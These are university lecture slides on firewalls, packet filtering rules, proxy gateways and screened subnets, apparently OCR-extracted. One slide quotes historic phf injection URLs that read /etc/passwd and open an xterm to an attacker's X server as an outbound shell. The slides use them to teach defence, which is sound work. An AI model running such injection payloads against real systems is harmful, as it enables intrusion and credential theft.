CS 361S

Firewalls and Intrusion Detection


Vitaly Shmatikov

Reading Assignment

- Chapter 23 in Kaufman
- Optional: “Firewall Gateways” (chapter 3 of “Firewalls and Internet Security” by Cheswick and Bellovin)
- Optional: “Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection” by Ptacek and Newman

Firewalls

- Idea: separate local network from the Internet


Trusted hosts and networks
Firewall
Router
Intranet
DMZ
Demilitarized Zone: publicly accessible servers and networks

Castle and Moat

- More like the moat around a castle than a firewall
  - Restricts access from the outside
  - Restricts outbound connections, too (!!)

Why Filter Outbound Connections?

[From “The Art of Intrusion”]

- whitehouse.gov:

inbound X connections blocked by firewall, but input sanitization in phonebook script doesn’t filter out 0x0a (newline)


http://www.whitehouse.gov/cgi-bin/phf? Qalias=x%0a/bin/cat %20/etc/passwd - displays pwd file

http://www.whitehouse.gov/cgi-bin/phf? Qalias=x %0a/usr/X11R6/bin/xterm%20-ut%20-display%20attackers.ip.address:0.0 - outbound connection to attacker’s X server (permitted by the firewall)

- Use a cracked password to login, then buffer overflow in ufsrestore to get root

Firewall Locations in the Network

- Between internal LAN and external network
- At the gateways of sensitive subnetworks within the organizational LAN
  - Payroll’s network must be protected separately within the corporate network
- On end-user machines
  - “Personal firewall”
  - Standard in Microsoft Windows



- Get the latest security and virus information from Microsoft
- Check for the latest updates from Windows Update
- Get support for security-related issues
- Get help about Security Center
- Change the way Security Center alerts me

Security essentials

Security Center helps you manage your Windows security settings. To help protect your computer, make sure the three security essentials are marked ON. If the settings are not ON, follow the recommendations. To return to the Security Center later, open Control Panel.
What's new in Windows to help protect my computer?

Firewall ● ON

Automatic Updates ● ON

Virus Protection ● CHECK STATUS

Symantec AntiVirus reports that it is installed, but its status is unknown. Click Recommendations for suggested actions you can take. How does antivirus software help protect my computer?

Manage security settings for:


Internet Options Automatic Updates
Windows Firewall

At Microsoft, we care about your privacy. Please read our privacy statement.

Types of Firewalls

- Packet- or session-filtering router (filter)
- Proxy gateway
  - All incoming traffic is directed to firewall, all outgoing traffic appears to come from firewall
  - Circuit-level: application-independent, “transparent”
    - Only generic IP traffic filtering (example: SOCKS)
  - Application-level: separate proxy for each application
    - Different proxies for SMTP (email), HTTP, FTP, etc.
    - Filtering rules are application-specific
- Personal firewall with application-specific rules
  - E.g., no outbound telnet connections from email client

Illustration of Firewall Types



(a) Packet-filtering router


(b) Application-level gateway

(c) Circuit-level gateway

Packet Filtering

- For each packet, firewall decides whether to allow it to proceed – on a per-packet basis
  - Stateless, cannot examine packet's context (TCP connection, application-specific payload, etc.)
- Filtering rules are based on pattern-matching packet header fields
  - IP source and destination addresses, ports
  - Protocol identifier (TCP, UDP, ICMP, etc.)
  - TCP flags (SYN, ACK, RST, PSH, FIN)
  - ICMP message type

Examples of Filtering Rules



A

action	ourhost	port	theirhost	port	comment
block	*	*	SPIGOT	*	we don't trust these people
allow	OUR-GW	25	*	*	connection to our SMTP port

B

action	ourhost	port	theirhost	port	comment
block	*	*	*	*	default

C

action	ourhost	port	theirhost	port	comment
allow	*	*	*	25	connection to their SMTP port

D

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	25		our packets to their SMTP port
allow	*	25	*	*	ACK	their replies


E

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	*		our outgoing calls
allow	*	*	*	*	ACK	replies to our calls
allow	*	*	*	>1024		traffic to nonservers

Example: FTP

[Wenke Lee]

- Client opens command channel to server; tells server second port number
- Server acknowledges
- Server opens data channel to client's second port
- Client acknowledges



Connection from a random port on an external host

FTP Packet Filter


- These rules allow a user to FTP from any IP address to the FTP server at 172.168.10.12

```
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 21
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 20
  ! Allows packets from any client to the FTP control and data ports
access-list 101 permit tcp host 172.168.10.12 eq 21 any gt 1023
access-list 101 permit tcp host 172.168.10.12 eq 20 any gt 1023
  ! Allows the FTP server to send packets back to any IP address with TCP ports > 1023

interface Ethernet 0
 access-list 100 in     ! Apply the first rule to inbound traffic
 access-list 101 out   ! Apply the second rule to outbound traffic
!
```


“Default deny”: anything not explicitly permitted by the access list is denied

Screened Subnet




Only the screened subnet is visible to the external network; internal network is invisible

Screened Subnet Using Two Routers



Source/Destination Address Forgery



Protecting Addresses and Routes

- Hide IP addresses of hosts on internal network
  - Only services that are intended to be accessed from outside need to reveal their IP addresses
  - Keep other addresses secret to make spoofing harder
- Use NAT (network address translation) to map addresses in packet headers to internal addresses
  - 1-to-1 or N-to-1 mapping
- Filter route announcements
  - No need to advertise routes to internal hosts
  - Prevent attacker from advertising that the shortest route to an internal host lies through him

Weaknesses of Packet Filters


- Do not prevent application-specific attacks
  - For example, if there is a buffer overflow in the Web server, firewall will not block an attack string
- No authentication
  - … except (spoofable) address-based authentication
  - Firewalls operate only at the network level
- Vulnerable to TCP/IP attacks such as spoofing
  - Solution: list of addresses for each interface (packets with internal addresses shouldn’t come from outside)
- Vulnerable to misconfiguration

Stateless Filtering Is Not Enough


- In TCP connections, ports with numbers less than 1024 are permanently assigned to servers
  - 20, 21 - FTP, 23 - telnet, 25 - SMTP, 80 - HTTP…
- Clients use ports numbered from 1024 to 65535
  - They must be available for clients to receive responses
- What should a firewall do if it sees, say, an outgoing request to some client's port 5151?
  - It must allow it: this could be a server's response in a previously established connection …

    … OR it could be malicious traffic
  - Can't tell without keeping state for each connection

Example: Using High Ports



Inbound SMTP

